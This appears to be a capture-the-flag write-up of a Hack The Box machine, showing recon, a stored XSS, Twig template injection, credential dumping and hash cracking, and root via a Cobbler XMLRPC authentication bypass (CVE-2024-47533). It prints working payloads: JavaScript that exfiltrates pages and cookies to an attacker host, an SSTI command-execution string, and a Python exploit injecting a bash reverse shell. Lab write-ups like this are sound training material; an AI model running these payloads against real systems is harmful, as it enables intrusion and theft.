
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 50:ef:5f:db:82:03:36:51:27:6c:6b:a6:fc:3f:5a:9f (ECDSA)
|_  256 e2:1d:f3:e9:6a:ce:fb:e0:13:9b:07:91:28:38:ec:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-title: Did not follow redirect to http://cobblestone.htb/
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
The domain cobblestone.htb goes into my /etc/hosts file before having a closer look.
Initial Access

The main page on cobblestone.htb is about a custom Minecraft server. There are references to three more domains deploy.cobblestone.htb, mc.cobblestone.htb, and vote.cobblestone.htb, that I add all to my hosts file.

Behind the link to the Skin Database is a login prompt and a form to register a new account. After doing so, I can use it to login and get access to two tabs, one to download skins and another one to suggest a new one.
Suggesting a new skin requires my username, a name for the skin and a URL for the download. I add dummy data for the first two and a link to my web server as the third. Right after submitting the data there’s a banner informing me that a admin will review it and sure enough there’s a hit a few moments later.

Assuming the provided link is somehow embedded into the page for an admin to click on, I try to inject additional HTML that loads additional JavaScript from my server.
'><script src='http://10.10.10.10/xss.js' />
I then add the xss.js with the following content to my web server. It sends back the contents of /skins.php as base64-encoded string to my server.
var endpoint = 'http://10.10.10.10';

function exfil(data) {
    let e = new XMLHttpRequest();
    e.open('GET', `${endpoint}/exfil?data=${btoa(data)}`, false);
    e.send();
}

let xhr = new XMLHttpRequest();
xhr.open('GET', '/skins.php', false);
xhr.withCredentials = true;
xhr.send()

exfil(xhr.responseText);
After I decode the data I find a reference to skins_app_admin_server_info.php in the footer of the page. Accessing it in my session shows a dump of phpinfo(). It also displays my session cookie, so if an admin views it and I exfiltrate the content, I get the cookie too.
  <div class="container">
    <div class="row">
      <div class="col-md-12 mb-3">
        <p><a class="text-bold text-light" href="skins_app_admin_server_info.php" target="_blank">Admin server info</a></p>
      </div>
    </div>
  </div>
</footer>
So I try to exfiltrate that page through the XSS next, but there’s no callback at all, simply because the content is too big for a GET request and I have to modify the xss.js to use a POST request instead. I catch the the incoming request with nc -lnvp 8000 and can apply the cookie to my session afterwards.
var endpoint = 'http://10.10.10.10:8000';

function exfil(data) {
    let e = new XMLHttpRequest();
    e.open('POST', `${endpoint}`, false);
    e.send(data);
}

let xhr = new XMLHttpRequest();
xhr.open('GET', '/skins_app_admin_server_info.php', false);
xhr.withCredentials = true;
xhr.send()

exfil(xhr.responseText);
As admin I get access to the the tabs Upload Skin and User Management. The latter lists all configured users with their data and their role. For persistence I change my account to Admin as well.

Upon clicking on the Preview button there’s a POST request to /preview_banner.php with the first name as parameter first. The response contains the string Welcome <value> and I try for several SSTI payloads1. Sending a {{ 7 * 7 }} returns 49 so the web app is vulnerable.

After going through the RCE payloads for Twig2 I achieve code execution with {{['id']|filter('system')}}. Any form of network connection fails with Permission denied, so there are definitely some restrictions in place and I have to resort to enumerate through SSTI.
<?php

$dbserver = "localhost";
$username = "dbuser";
$password = "aichooDeeYanaekungei9rogi0eMuo2o";
$dbname = "cobblestone";

$conn = new mysqli($dbserver, $username, $password, $dbname);

// Check connection
if ($conn->connect_errno > 0) {
    die("Connection failed: " . $conn->connect_error);
}
?>
The credentials to the MySQL database in db/connection.php allow me to interact with the database. Even though using mysql is not possible, there’s also mysqldump that runs just fine and dumps the content of the cobblestone database with mysqldump -u dbuser -paichooDeeYanaekungei9rogi0eMuo2o --databases cobblestone 2>&1. The data contains the password hashes for admin and cobble that I both feed to hashcat mode 1400. Only cobble’s hash cracks and I can use iluvdannymorethanyouknow to login through SSH.
--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8mb4 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `Username` varchar(255) DEFAULT NULL,
  `FirstName` varchar(255) DEFAULT NULL,
  `LastName` varchar(255) DEFAULT NULL,
  `Email` varchar(255) DEFAULT NULL,
  `Role` varchar(255) DEFAULT NULL,
  `Password` varchar(255) DEFAULT NULL,
  `register_ip` varchar(100) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES
(1,'admin','admin','admin','admin@cobblestone.htb','admin','f4166d263f25a862fa1b77116693253c24d18a36f5ac597d8a01b10a25c560d1','*'),
(2,'cobble','cobble','stone','cobble@cobblestone.htb','admin','20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d','*'),
(3,'ryuki','first','last','ryuki@cobblestone.htb','admin','8168a8daf6eb52e45464b00b144aa3ca3b12a25b3bfed27dde069e52e1171e70','10.10.10.10');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
Privilege Escalation
When connecting via SSH as cobble I’m dropped into a restricted Bash (rbash) and only get access to a subset of commands and locations on the system.
A list of available commands can be printed with compgen and that shows I’m at least able to run ps or ss to enumerate the system.
$ compgen -c
--- SNIP ---
cat
ps
grep
ls
ss
rbash

$ ps auxww
--- SNIP ---
root         915  0.0  0.1  16544  5884 ?        Ss   Nov20   0:00 /sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP=netdev
root        1167  0.0  1.7 145092 68716 ?        Ss   Nov20   0:07 /usr/bin/python3 /usr/local/bin/cobblerd -F
root        1169  0.0  0.9 271744 38268 ?        Ss   Nov20   0:03 php-fpm: master process (/etc/php/8.2/fpm/php-fpm.conf)
root        1176  0.0  0.0   5876  1032 ?        Ss+  Nov20   0:00 /sbin/agetty -o -p -- \u --noclear - linux
root        1199  0.0  0.0   4664   280 ?        Ss   Nov20   0:00 /usr/sbin/in.tftpd --listen --user tftp --address :69 --secure /srv/tftp
--- SNIP ---

$ ss -tulpn
Netid                   State                    Recv-Q                   Send-Q                                     Local Address:Port                                        Peer Address:Port                   Process
udp                     UNCONN                   0                        0                                                0.0.0.0:68                                               0.0.0.0:*
udp                     UNCONN                   0                        0                                                0.0.0.0:69                                               0.0.0.0:*
udp                     UNCONN                   0                        0                                                   [::]:69                                                  [::]:*
tcp                     LISTEN                   0                        5                                              127.0.0.1:25151                                            0.0.0.0:*
tcp                     LISTEN                   0                        80                                             127.0.0.1:3306                                             0.0.0.0:*
tcp                     LISTEN                   0                        128                                              0.0.0.0:22                                               0.0.0.0:*
tcp                     LISTEN                   0                        511                                              0.0.0.0:80                                               0.0.0.0:*
tcp                     LISTEN                   0                        128                                                 [::]:22                                                  [::]:*
The user root is running Cobbler, a versatile Linux deployment server, with the associated RPC server available on port 25151. To fingerprint the service I can use Python to interact with the server3. Before doing so, I open a SOCKS proxy with SSH with -D 1080 and then run the Python script with proxychains. This returns the version string 3.306 due to the code in api.py and this maps to 3.3.6 as the actual version.
import xmlrpc.client

server = xmlrpc.client.Server('http://127.0.0.1:25151')
print(server.version())
# 3.306
The Cobbler version can also be retrieved through the command execution via SSTI from
/etc/cobbler/version.
A quick search for known vulnerabilities in this version uncovers CVE-2024-47533, that allows users with access to the XMLRPC interface to bypass the authentication. It comes with a proof-of-concept that I condense to the necessary parts before executing it. It prints an actual token instead of an authentication error, so this means the application is vulnerable.
import xmlrpc.client

server = xmlrpc.client.Server('http://127.0.0.1:25151')
token = server.login('', -1)
print(token)
# r3MEWX51U99/dT+XQIR6WzuqSElCFJtbNg==
Searching for methods used for command injection in the Cobbler repo shows multiple hits for subprocess. A promising one is in the importer.py code. It is used to fetch a remote repository with rsync and following the references to this method shows import_tree in api.py and this is also accessible via XMLRPC.
The XMLRPC endpoint background_import expects a dictionary containing several variables but path and name are the only mandatory ones. Those are then passed as mirror_url and mirror_name toimport_tree and from there as path and mirror_name into the run method of the Importer class. Notably the original name variable remains completely unmodified and is added to a file system path and then passed to the subprocess call. This makes command injection very easy and just requires wrapping the command in a sub shell $(...).
import xmlrpc.client

HOST = '10.10.10.10'
PORT = 4444
PAYLOAD = {
    'path': '/dev/shm',
    'name': f'$(bash -c "sh -i >& /dev/tcp/{HOST}/{PORT} 0>&1")'
}


server = xmlrpc.client.Server('http://127.0.0.1:25151')
token = server.login('', -1)
server.background_import(PAYLOAD, token)
After running the exploit code through the SOCKS proxy, there’s a callback as root and I can collect the final flag.
Attack Path
flowchart TD

subgraph "Initial Access"
    A(Suggest a Skin) -->|"XSS to exfiltrate phpinfo()"| B(Session Cookie for admin)
    B -->|SSTI in Banner Preview| C(RCE as www-data)
    C -->|File Read| D(Database Credentials)
    D -->|mysqldump| E(Hash for cobble)
    E -->|Crack hash| F(Shell as cobble)
end

subgraph "Privilege Escalation"
    F -->|System Access| G(Access to Cobbler XMLRPC on localhost)
    G -->|CVE-2024-47533| H(Authenticated Access to XMLRPC)
    H -->|Command Injection in background_image| I(Shell as root)
end